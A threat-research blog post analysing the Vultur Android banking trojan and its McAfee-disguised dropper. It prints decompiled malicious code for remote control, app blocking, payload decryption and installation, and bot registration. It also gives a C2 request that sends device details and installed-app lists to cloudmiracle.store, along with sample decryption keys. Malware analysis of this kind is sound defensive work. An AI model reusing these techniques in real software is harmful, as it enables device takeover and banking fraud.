Android Malware Vultur Expands Its Wingspan

blog.fox-it.com/2024/03/28/android-malware-vultur-expands-its-wingspan

March 28, 2024

Authored by Joshua Kamp

Executive summary

The authors behind Android banking malware Vultur have been spotted adding new technical features, which allow the malware operator to further remotely interact with the victim's mobile device. Vultur has also started masquerading more of its malicious activity by encrypting its C2 communication, using multiple encrypted payloads that are decrypted on the fly, and using the guise of legitimate applications to carry out its malicious actions.

Key takeaways

- The authors behind Vultur, an Android banker that was first discovered in March 2021, have been spotted adding new technical features.
- New technical features include the ability to:
  - Download, upload, delete, install, and find files;
  - Control the infected device using Android Accessibility Services (sending commands to perform scrolls, swipe gestures, clicks, mute/unmute audio, and more);
  - Prevent apps from running;
  - Display a custom notification in the status bar;
  - Disable Keyguard in order to bypass lock screen security measures.
- While the new features are mostly related to remotely interact with the victim's device in a more flexible way, Vultur still contains the remote access functionality using AlphaVNC and ngrok that it had back in 2021.
- Vultur has improved upon its anti-analysis and detection evasion techniques by:
  - Modifying legitimate apps (use of McAfee Security and Android Accessibility Suite package name);
  - Using native code in order to decrypt payloads;
  - Spreading malicious code over multiple payloads;
  - Using AES encryption and Base64 encoding for its C2 communication.

Introduction

Vultur is one of the first Android banking malware families to include screen recording capabilities. It contains features such as keylogging and interacting with the victim's device screen. Vultur mainly targets banking apps for keylogging and remote control. Vultur was first discovered by ThreatFabric in late March 2021. Back then, Vultur (ab)used the legitimate software products AlphaVNC and ngrok for remote access to the VNC server running on the victim's device. Vultur was distributed through a dropper-framework called **Brunhilda**, responsible for hosting malicious applications on the Google Play Store [1]. The initial blog on Vultur uncovered that there is a notable connection between these two malware families, as they are both developed by the same threat actors [2].

In a recent campaign, the Brunhilda dropper is spread in a hybrid attack using both SMS and a phone call. The first SMS message guides the victim to a phone call. When the victim calls the number, the fraudster provides the victim with a second SMS that includes the link to the dropper: a modified version of the McAfee Security app.

The dropper deploys an updated version of Vultur banking malware through 3 payloads, where the final 2 Vultur payloads effectively work together by invoking each other's functionality. The payloads are installed when the infected device has successfully registered with the Brunhilda Command-and-Control (C2) server. In the latest version of Vultur, the threat actors have added a total of **7 new C2 methods** and **41 new Firebase Cloud Messaging (FCM) commands**. Most of the added commands are related to remote access functionality using Android's Accessibility Services, allowing the malware operator to remotely interact with the victim's screen in a way that is more flexible compared to the use of AlphaVNC and ngrok.

In this blog we provide a comprehensive analysis of Vultur, beginning with an overview of its infection chain. We then delve into its new features, uncover its obfuscation techniques and evasion methods, and examine its execution flow. Following that, we dissect its C2 communication, discuss detection based on YARA, and draw conclusions. Let's soar alongside Vultur's smarter mobile malware strategies!

Infection chain

In order to deceive unsuspecting individuals into installing malware, the threat actors employ a hybrid attack using two SMS messages and a phone call. First, the victim receives an SMS message that instructs them to call a number if they did not authorise a transaction involving a large amount of money. In reality, this transaction never occurred, but it creates a false sense of urgency to trick the victim into acting quickly. A second SMS is sent during the phone call, where the victim is instructed into installing a trojanised version of the McAfee Security app from a link. This application is actually Brunhilda dropper, which looks benign to the victim as it contains functionality that the original McAfee Security app would have. As illustrated below, this dropper decrypts and executes a total of 3 Vultur-related payloads, giving the threat actors total control over the victim's mobile device.



Figure 1: Visualisation of the complete infection chain. Note: communication with the C2 server occurs during every malware stage.

New features in Vultur

The latest updates to Vultur bring some interesting changes worth discussing. The most intriguing addition is the malware's ability **to remotely interact with the infected device through the use of Android's Accessibility Services**. The malware operator can now send commands in order to perform clicks, scrolls, swipe gestures, and more. Firebase Cloud Messaging (FCM), a messaging service provided by Google, is used for sending messages from the C2 server to the infected device. The message sent by the malware operator through FCM can contain a command, which, upon receipt, triggers the execution of corresponding functionality within the malware. This eliminates the need for an ongoing connection with the device, as can be seen from the code snippet below.

```
if("ed346347".equals(fcm_command)) {  // performs a click
    this.get_accessibility_node(uuid).performAction(16);
    return;
}

if("5c900684".equals(fcm_command)) {
    AccessibilityNodeInfo accessibilityNodeInfo0 = this.get_accessibility_node(uuid);
    if(accessibilityNodeInfo0.isScrollable()) {
        accessibilityNodeInfo0.performAction(0x1000);  // scroll forward
        return;
    }
```

Figure 2: Decompiled code snippet showing Vultur's ability to perform clicks and scrolls using Accessibility Services. Note for this (and upcoming) screenshot(s): some variables, classes and method names were renamed by the analyst. Pink strings indicate that they were decrypted.

While Vultur can still maintain an ongoing remote connection with the device through the use of AlphaVNC and ngrok, the new Accessibility Services related FCM commands provide the actor with more flexibility.

In addition to its more advanced remote control capabilities, Vultur introduced **file manager functionality** in the latest version. The file manager feature includes the ability to download, upload, delete, install, and find files. This effectively grants the actor(s) with even more control over the infected device.

```
public void file_manager(Map map0) {
    md_debug_helper.MTH2675(String.format("Command: %s", map0), "FM", "debug");
    try {
        String file_command = (String)map0.get("cmd");
        if(!"35ee36da-fa2b-4c84-8c92-2f0cbb56de1b".equals(file_command)) {
            goto label_8;
        }

        String file_path = (String)map0.get("path");
        this.file_path = file_path;
        if(TextUtils.isEmpty(file_path)) {
            this.file_path = this.MTH752().getFilesDir().toString();
            this.send_file_info_to_c2();
            return;
```

Figure 3: Decompiled code snippet showing part of the file manager related functionality.

Another interesting new feature is the **ability to block the victim from interacting with apps on the device**. Regarding this functionality, the malware operator can specify a list of apps to press back on when detected as running on the device. The actor can include custom HTML code as a "template" for blocked apps. The list of apps to block and the corresponding HTML code to be displayed is retrieved through the `vnc.blocked.packages` C2 method. This is then stored in the app's SharedPreferences. If available, the HTML code related to the blocked app will be displayed in a WebView after it presses back. If no HTML code is set for the app to block, it shows a default "Temporarily Unavailable" message after pressing back. For this feature, payload #3 interacts with code defined in payload #2.

```
public final void block_with_message(String pkg_name) {
    debug_helper.log(String.format("%s: block package %s with message", "dc", pkg_name));
    this.press_back();  // --> performGlobalAction(1) AKA GLOBAL_ACTION_BACK
    if(System.currentTimeMillis() > this.curr_time + 2000L) {
        this.curr_time = System.currentTimeMillis();  // v Displays "Temporarily Unavailable" message (String obtained from payload #2)
        new Handler(Looper.getMainLooper()).post(() -> this.show_blocked_package_message());
    }
}

public final void block_with_template(String pkg_name, String blocked_pkg_template) {
    debug_helper.log(String.format("%s: block package %s with template", "dc", pkg_name));
    this.press_back();  // --> performGlobalAction(1) AKA GLOBAL_ACTION_BACK
    if(System.currentTimeMillis() > this.curr_time2 + 2000L) {
        this.curr_time2 = System.currentTimeMillis();  // v Displays custom HTML code in a WebView loaded from payload #2
        new Handler(Looper.getMainLooper()).postDelayed(() -> this.start_CommonWebViewActivity_payload2(blocked_pkg_template), 500L);
    }
}
```

Figure 4: Decompiled code snippet showing part of Vultur's implementation for blocking apps.

The use of Android's Accessibility Services to perform RAT related functionality (such as pressing back, performing clicks and swipe gestures) is something that is not new in Android malware. In fact, it is present in most Android bankers today. The latest features in Vultur show that its actors are catching up with this trend, and are even including functionality that is less common in Android RATs and bankers, such as controlling the device volume.

A full list of Vultur's updated and new C2 methods / FCM commands can be found in the "C2 Communication" section of this blog.

Obfuscation techniques & detection evasion

Like a crafty bird camouflaging its nest, Vultur now employs a set of new obfuscation and detection evasion techniques when compared to its previous versions. Let's look into some of the notable updates that set apart the latest variant from older editions of Vultur.

AES encrypted and Base64 encoded HTTPS traffic

In October 2022, ThreatFabric mentioned that Brunhilda started using string obfuscation using AES with a varying key in the malware samples themselves [3]. At this point in time, both Brunhilda and Vultur did not encrypt its HTTP requests. That has changed now, however, with the malware developer's adoption of AES encryption and Base64 encoding requests in the latest variants.

Request

Pretty Raw Hex

```
1 POST /ejr/ HTTP/2
2 Host: cloudmiracle.store
3 Content-Type: application/json; utf-8
4 User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Lenovo Build/PI)
5 Accept-Encoding: gzip, deflate
6 Content-Length: 1244
7
8 MvKFQVZlH9VQUvlxH6fkv7NVMUoAK7G1JIRdSCLU3RW3vdWi/3Glzuv4q31dc3pYroWod+24bpiOsJ/
lPEs299xoh5qhmVqN7PjIs3jsBBWSRA45VX2QaTDk0ui7PuaoG5JHVrAKx9cKJaIOQNu/FMnA4mP/
UvWAazif5LFRwBvtsBwpvxZCzzpLlTCrAP7xoTP3P7q5hiwIF2RjzEsUdORIwyOHTP7DDOMs8DTsBapvamONp+D9Lwj/R/
GFbsuKxQaEdTnB6IXHWZdLeYH+2HGEGBWVG9fewVozDplLjg4mxwOA90fIHoOwhU34wTuOFPghKVMYx4716VwAn1j2iohf5
OSLAAXf2wDdm6+SWqHJufsxcpYrBXvlI7VMtMR69QKe/9
lnRYwFnJAUCUiqXxwJmWgqwNf3kJaJQ55p7yN5pUWnOfbe+eVY9SiesRoYffdjHOXxoXVmLYmRMjQAn7ii2JTtnDChLRTfs
aMQKFmL9e8sd29eVvCC+3fIjDAxPCqrazBsVqOxNvJXrG+uY0jAlFwpdpnLyoEHXP2ls0Tmt3e7zPJphdjrYYdA88DvhXaU
0HHgPtX0RhwBnG9mDvnuHnllmxUXeJFn4xsfPw0VJPW4XQ/
EjYr42GTlrzmxDvU0EZzsQtVVfDyQa7LM50DF4kJAGuCpUnrjC+RlOOt05Zv6XTMrlkJFB3O2Tilr/3
k6iVaur7YSRTTB26UHVYUlA2av/
zSrfq19vqFQ1lQ0uMSYoX8W53hOi6CtoIDHnSDW5LfRM7O4bgeI3vt9ZjdN58I6RK+dFpZSt/
qbuq5yQ60GaoMfwwNdPM59PDzPazBkXq9ELAQiZiPXR0N4SRMPYCi1zktg8MUMuX4KyiLvrZSzW9n5umQd04gdADSkYdVKZ
Ylp+YsvirhWhhxgGz5wm6ojqexIZSACYUJ7ZGv6qh+RqOw7bRie4nJsjPMHZnb6DnAF7YH53QTMQIvnS44tlXff3KuFaOlu
oktm3f/
VAtpyDChgij+KkaMIy5pZBWv3SnvLMVTyTT5khY8H4IRYmZ7VBH2P5u+lRK2tilKycQGHXq5MDE2RmRyaoQnlhiQ0RcnJuT
VY5q7hD+KkAfY0v+rsezsney8Z4aFCP4OxrjqAkiOMQ9XFApUM0F8QvACH+tZPtumFdGG6jx1bBS5OSjWN6pKG0LgGEJPlI
bAMw20s60E6Rjtawhc9Nw+OYqq6CN5rDIlectsLvQHERav7+O7Z
```

Figure 5: Example AES encrypted and Base64 encoded request for bot registration.

By encrypting its communications, malware can evade detection of security solutions that rely on inspecting network traffic for known patterns of malicious activity. The decrypted content of the request can be seen below. Note that the list of installed apps is shown as Base64 encoded text, as this list is encoded before encryption.

```
{"id":"6500","method":"application.register","params":
{"package":"com.wsandroid.suite","device":"Android/10","model":"samsung GT-I900","country":"sv-
SE","apps":"cHQubm92b2JhbmNvLm5iYXBwO3B0LnNhbnRhbmRlcnRvdHRhLm1vYmlsZXBhcnRpY3VsYXJlcztzYS5hbHJhamhpYmFuay50YWh3ZWVsYXBw
O3NhLmNvbS5zZS5hbGthaHJhYmE7c2EuY29tLnN0Y3BheTtzYW1zdW5nLnNldHRpbmdzLnBhc3M7c2Ftc3VuZy5zZXR0aW5ncy5waW47c29mdGF4LnBla2Fv
LnBvd2VycGF5O3RzYi5tb2JpbGViYW5raW5nO3VrLmNvLmhzYmMuaHNiY3VrbW9iaWxlYmFua2luZzt1ay5jby5tYm5hLmNhcmRzZXJ2aWNlcy5hbmRyb2lk
O3VrLmNvLm1ldHJvYmFua29ubGluZS5tb2JpbGUuYW5kcm9pZC5wcm9kdWN0aW9uO3VrLmNvLnNhbnRhbmRlci5zYW50YW5kZXJVSzt1ay5jby50ZXNjb21v
YmlsZS5hbmRyb2lkO3VrLmNvLnRzYi5uZXdtb2JpbGViYW5rO3VzLnpvb20udmlkZW9tZWV0aW5nct3aXQuYW5kcm9pZC5iY3BCYW5raW5nQXBwLm1pbGxl
bm5pdW07d2l0LmFuZHJvaWQuYmNwQmFua2luZ0FwcC5taWxsZW5uaXVtUEw7d3d3LmluZ2RpcmVjdC5uYXRpdmVmcmFtZTtzZS5zd2VkYmFuay5tb2JpbA==
","tag":"dropper2"}
```

Utilisation of legitimate package names

The dropper is a modified version of the legitimate McAfee Security app. In order to masquerade malicious actions, it contains functionality that the official McAfee Security app would have. This has proven to be effective for the threat actors, as the dropper currently has a very low detection rate when analysed on VirusTotal.



Figure 6: Brunhilda dropper's detection rate on VirusTotal.

Next to modding the legitimate McAfee Security app, Vultur uses the official Android Accessibility Suite package name for its Accessibility Service. This will be further discussed in the execution flow section of this blog.

```
<service
  android:exported="false"
  android:label="@string/accessibility_service_label"
  android:name="com.google.android.marvin.talkback.TalkBackService"
  android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
  <intent-filter>
    <action android:name="android.accessibilityservice.AccessibilityService"/>
  </intent-filter>
  <meta-data
    android:name="android.accessibilityservice"
    android:resource="@xml/ac_config"/>
</service>
```

Figure 7: Snippet of Vultur's AndroidManifest.xml file, where its Accessibility Service is defined with the Android Accessibility Suite package name.

Leveraging native code for payload decryption

Native code is typically written in languages like C or C++, which are lower-level than Java or Kotlin, the most popular languages used for Android application development. This means that the code is closer to the machine language of the processor, thus requiring a deeper understanding of lower-level programming concepts. Brunhilda and Vultur have started using native code for decryption of payloads, likely in order to make the samples harder to reverse engineer.

Distributing malicious code across multiple payloads

In this blog post we show how Brunhilda drops a total of 3 Vultur-related payloads: two APK files and one DEX file. We also showcase how payload #2 and #3 can effectively work together. This fragmentation can complicate the analysis process, as multiple components must be assembled to reveal the malware's complete functionality.

Execution flow: A three-headed… bird?

While previous versions of Brunhilda delivered Vultur through a single payload, the latest variant now drops Vultur in three layers. The Brunhilda dropper in this campaign is a modified version of the legitimate McAfee Security app, which makes it seem harmless to the victim upon execution as it includes functionality that the official McAfee Security app would have.



Figure 8: The modded version of the McAfee Security app is launched.

In the background, the infected device registers with its C2 server through the `/ejr/` endpoint and the `application.register` method. In the related HTTP POST request, the C2 is provided with the following information:

- Malware package name (as the dropper is a modified version of the McAfee Security app, it sends the official `com.wsandroid.suite` package name);
- Android version;
- Device model;
- Language and country code (example: `sv-SE`);
- Base64 encoded list of installed applications;
- Tag (dropper campaign name, example: `dropper2`).

The server response is decrypted and stored in a SharedPreference key named `9bd25f13-c3f8-4503-ab34-4bbd63004b6e`, where the value indicates whether the registration was successful or not. After successfully registering the bot with the dropper C2, the first Vultur payload is eventually decrypted and installed from an `onClick()` method.

```
public final void onClick(View view0) {
    try {
        // Creates a new PackageInstaller session to install APKs
        PackageInstaller packageInstaller0 = context0.getPackageManager().getPackageInstaller();
        packageInstaller$Session0 = packageInstaller0.openSession(packageInstaller0.createSession(new PackageInstaller.SessionParams(1)));
        // Decrypts the encrypted file named "8a01b34-2439-41c2-8ab7-d97f3ec158c". Decryption algorithm is implemented in a native library (Lib.d reference)
        byte[] decrypted_data = Lib.d_decrypt(q0.read("78a01b34-2439-41c2-8ab7-d97f3ec158c6"), "IPIjf4QWNMWkVQN21ucmNiUDZaVw==");
        if(decrypted_data != null) {
            // Installs the decrypted APK through the install method
            q.install(decrypted_data, packageInstaller$Session0);
```

Figure 9: Decryption and installation of the first Vultur payload.

In this sample, the encrypted data is hidden in a file named `78a01b34-2439-41c2-8ab7-d97f3ec158c6` that is stored within the app's "assets" directory. When decrypted, this will reveal an APK file to be installed.

The decryption algorithm is implemented in native code, and reveals that it uses **AES/ECB/PKCS5Padding** to decrypt the first embedded file. The `Lib.d()` function grabs a substring from index 6 to 22 of the second argument (`IPIjf4QWNMWkVQN21ucmNiUDZaVw==`) to get the decryption key. The key used in this sample is: `QWNMWkVQN21ucmNi` (key varies

across samples). With this information we can decrypt the `78a01b34-2439-41c2-8ab7-d97f3ec158c6` file, which brings us another APK file to examine: the first Vultur payload.

Layer 1: Vultur unveils itself

The first Vultur payload also contains the `application.register` method. The bot registers itself again with the C2 server as observed in the dropper sample. This time, it sends the package name of the current payload (`se.accessibility.app` in this example), which is not a modded application. The "tag" that was related to the dropper campaign is also removed in this second registration request. The server response contains an encrypted token for further communication with the C2 server and is stored in the SharedPreference key `f9078181-3126-4ff5-906e-a38051505098`.

```
try {
    // Get a semicolon-separated string of installed app package names
    String installed_apps = String.join(";", a.get_installed_package_names(m2.app_ctx));
    // Create a JSON object to store device and app information
    JSONObject jSONObject2 = new JSONObject();
    jSONObject2.put("package", m2.malware_package_name);  // "se.accessibility.app"
    jSONObject2.put("device", "Android/" + Build.VERSION.RELEASE);  // Android OS version (e.g. "13")
    jSONObject2.put("model", Build.MANUFACTURER + " " + Build.MODEL);  // Device manufacturer & model (e.g. "Google Pixel 7")
    jSONObject2.put("country", m2.lang_and_country_code);  // Language and country code (e.g. "sv-SE")
    jSONObject2.put("apps", Base64.encodeToString(installed_apps.getBytes(), 0));  // Base64 encoded list of installed app package names
    try {
        // Perform HTTP POST request to register the bot and store the server response in "registration_token"
        registration_token = m2.do_HTTP_POST("application.register", jSONObject2).getString("result");
    }
    catch(f0.c | JSONException jSONException2) {
        // Handle exceptions
        throw new f0.c("Cannot convert result to String", jSONException2);
    }

    // Save the registration token in SharedPreferences
    sharedPreferences0.edit().putString("f9078181-3126-4ff5-906e-a38051505098", registration_token).apply();
}
```

Figure 10: Decompiled code snippet that shows the data to be sent to the C2 server during bot registration.

The main purpose of this first payload is to obtain Accessibility Service privileges and install the next Vultur APK file. Apps with Accessibility Service permissions can have full visibility over UI events, both from the system and from 3rd party apps. They can receive notifications, list UI elements, extract text, and more. While these services are meant to assist users, they can also be abused by malicious apps for activities, such as keylogging, automatically granting itself additional permissions, monitoring foreground apps and overlaying them with phishing windows.

In order to gain further control over the infected device, this payload displays custom HTML code that contains instructions to enable Accessibility Services permissions. The HTML code to be displayed in a WebView is retrieved from the `installer.config` C2 method, where the HTML code is stored in the SharedPreference key `bbd1e64e-eba3-463c-95f3-c3bbb35b5907`.

```
String html_content = PreferenceManager.getDefaultSharedPreferences(this).getString("bbd1e64e-eba3-463c-95f3-c3bbb35b5907", "");
if(html_content != null) {
    html_content = html_content.replace("${APP_NAME}", "McAfee Master Protection");
}

WebView_JS_enabled WebView = new WebView_JS_enabled(this);
WebView.loadDataWithBaseURL("https://google.com", html_content, "text/html", "utf8", null);
WebView.setOnTouchListener(new go_to_accessibility_settings_3(this));
this.setContentView(WebView);
new Handler().postDelayed(new run(), 500L);
```

Figure 11: HTML code is loaded in a WebView, where the APP_NAME variable is replaced with the text "McAfee Master Protection".

In addition to the HTML content, an extra warning message is displayed to further convince the victim into enabling Accessibility Service permissions for the app. This message contains the text "*Your system not safe, service McAfee Master Protection turned off. For using full device protection turn it on.*" When the warning is displayed, it also sets the value of the SharedPreference key `1590d3a3-1d8e-4ee9-afde-fcc174964db4` to `true`. This value is later checked in the `onAccessibilityEvent()` method and the `onServiceConnected()` method of the malicious app's Accessibility Service.

> **ANALYST COMMENT**
> An important observation here, is that the malicious app is using the **`com.google.android.marvin.talkback`** package name for its Accessibility Service. This is the package name of the official Android Accessibility Suite, as can be seen from the following link: https://play.google.com/store/apps/details?id=com.google.android.marvin.talkback.
> The implementation is of course different from the official Android Accessibility Suite and contains malicious code.

When the Accessibility Service privileges have been enabled for the payload, it automatically grants itself additional permissions to install apps from unknown sources, and installs the next payload through the `UpdateActivity`.

```
public class UpdateActivity extends Activity {
    public a b;

    @Override  // android.app.Activity
    public final void onCreate(Bundle bundle0) {
        try {
            // Creates a new PackageInstaller session to install APKs
            PackageInstaller packageInstaller0 = this.getPackageManager().getPackageInstaller();
            packageInstaller$Session0 = packageInstaller0.openSession(packageInstaller0.createSession(new PackageInstaller.SessionParams(1)));
            // Decrypts the encrypted file named "data". Decryption algorithm is implemented in a native library (Lib.d reference)
            byte[] decrypted_data = Lib.d_decrypt(a0.read_data_file(), "DXMgKBY29QYnRPR1k1STRBNTZNUw==");
            if(decrypted_data == null) {
                v = 0;
            }
            else {
                // Installs the decrypted APK through the install method
                a.install(decrypted_data, packageInstaller$Session0);
```

Figure 12: Decryption and installation of the second Vultur payload.

The second encrypted APK is hidden in a file named `data` that is stored within the app's "assets" directory. The decryption algorithm is again implemented in native code, and is the same as in the dropper. This time, it uses a different decryption key that is derived from the `DXMgKBY29QYnRPR1k1STRBNTZNUw==` string. The substring reveals the actual key used in this sample: `Y29QYnRPR1k1STRB` (key varies across samples). After decrypting, we are presented with the next layer of Vultur.

Layer 2: Vultur descends

The second Vultur APK contains more important functionality, such as AlphaVNC and ngrok setup, displaying of custom HTML code in WebViews, screen recording, and more. Just like the previous versions of Vultur, the latest edition still includes the ability to remotely access the infected device through AlphaVNC and ngrok.

This second Vultur payload also uses the `com.google.android.marvin.talkback` (Android Accessibility Suite) package name for the malicious Accessibility Service. From here, there are multiple references to methods invoked from another file: the final Vultur payload. This time, the payload is not decrypted from native code. In this sample, an encrypted file named `a.int` is decrypted using **AES/CFB/NoPadding** with the decryption key `SBhXcwoAiLTNIyLK` (stored in SharedPreference key `dffa98fe-8bf6-4ed7-8d80-bb1a83c91fbb`). We have observed the same decryption key being used in multiple samples for decrypting payload #3.

```
@Override  // android.app.Application
public void onCreate() {
    // Sets the payload decryption key in the SharedPreferences
    n40.a_enc_sharedprefs(this).edit().putString("dffa98fe-8bf6-4ed7-8d80-bb1a83c91fbb", "SBhXcwoAiLTNIyLK").apply();

public u50(Context app_ctx_2) {
    this.a_classname_from_payload3 = null;
    try {
        r50 app_ctx = new r50(app_ctx_2);
        // Decrypts "a.int" using AES/CFB/NoPadding and the key obtained from SharedPreferences
        decrypt_cls decrypted_data = new decrypt_cls(app_ctx, new get_assets_dir(app_ctx), "a.int", n40.enc_sharedprefs(app_ctx_2).getString("dffa98fe-8bf6-4ed7-8d80-bb1a83c91fbb", ""));
```

Figure 13: Decryption of the third Vultur payload.

Furthermore, from payload #2 onwards, Vultur uses encrypted SharedPreferences for further hiding of malicious configuration related key-value pairs.

Layer 3: Vultur strikes

The final payload is a Dalvik Executable (DEX) file. This decrypted DEX file holds Vultur's core functionality. It contains the references to all of the C2 methods (used in communication from bot to C2 server, in order to send or retrieve information) and FCM commands (used in communication from C2 server to bot, in order to perform actions on the infected device).

An important observation here, is that **code defined in payload #3 can be invoked from payload #2 and vice versa**. This means that these final two files effectively work together.

```
private void run_c2_command(String fcm_command, String payload, String uuid) {
    Intent intent1;
    try {
        if("109b0e16".equals(fcm_command)) {  // presses back button
            this.accessibility_svc_ref.performGlobalAction(1);
            return;
        }

        if("18cb31d4".equals(fcm_command)) {  // presses home button
            this.accessibility_svc_ref.performGlobalAction(2);
            return;
        }

        if("811c5170".equals(fcm_command)) {  // shows overview of recently opened apps
            this.accessibility_svc_ref.performGlobalAction(3);
            return;
        }

        if("d6f665bf".equals(fcm_command)) {  // attempts to start a specified app
            Intent intent0 = this.accessibility_svc_ref.getPackageManager().getLaunchIntentForPackage(payload);
            if(intent0 != null) {
                this.accessibility_svc_ref.startActivity(intent0);
            }

            return;
        }

        if("1b05d6ee".equals(fcm_command)) {  // shows a black view
            ff_MASQ.MTH1120(CLS412.accessibility_svc_ref_2()).MTH1126();
            return;
        }

        if("1b05d6da".equals(fcm_command)) {  // shows a black view from resources in payload #2
            ff_MASQ.MTH1120(CLS412.accessibility_svc_ref_2()).MTH1131();
            return;
        }
```

Figure 14: Decompiled code snippet showing some of the FCM commands implemented in Vultur payload #3.

The last Vultur payload does not contain its own Accessibility Service, but it can interact with the Accessibility Service that is implemented in payload #2.

C2 Communication: Vultur finds its voice

When Vultur infects a device, it initiates a series of communications with its designated C2 server. Communications related to C2 methods such as `application.register` and `vnc.blocked.packages` occur using JSON-RPC 2.0 over HTTPS. These requests are sent from the infected device to the C2 server to either provide or receive information.

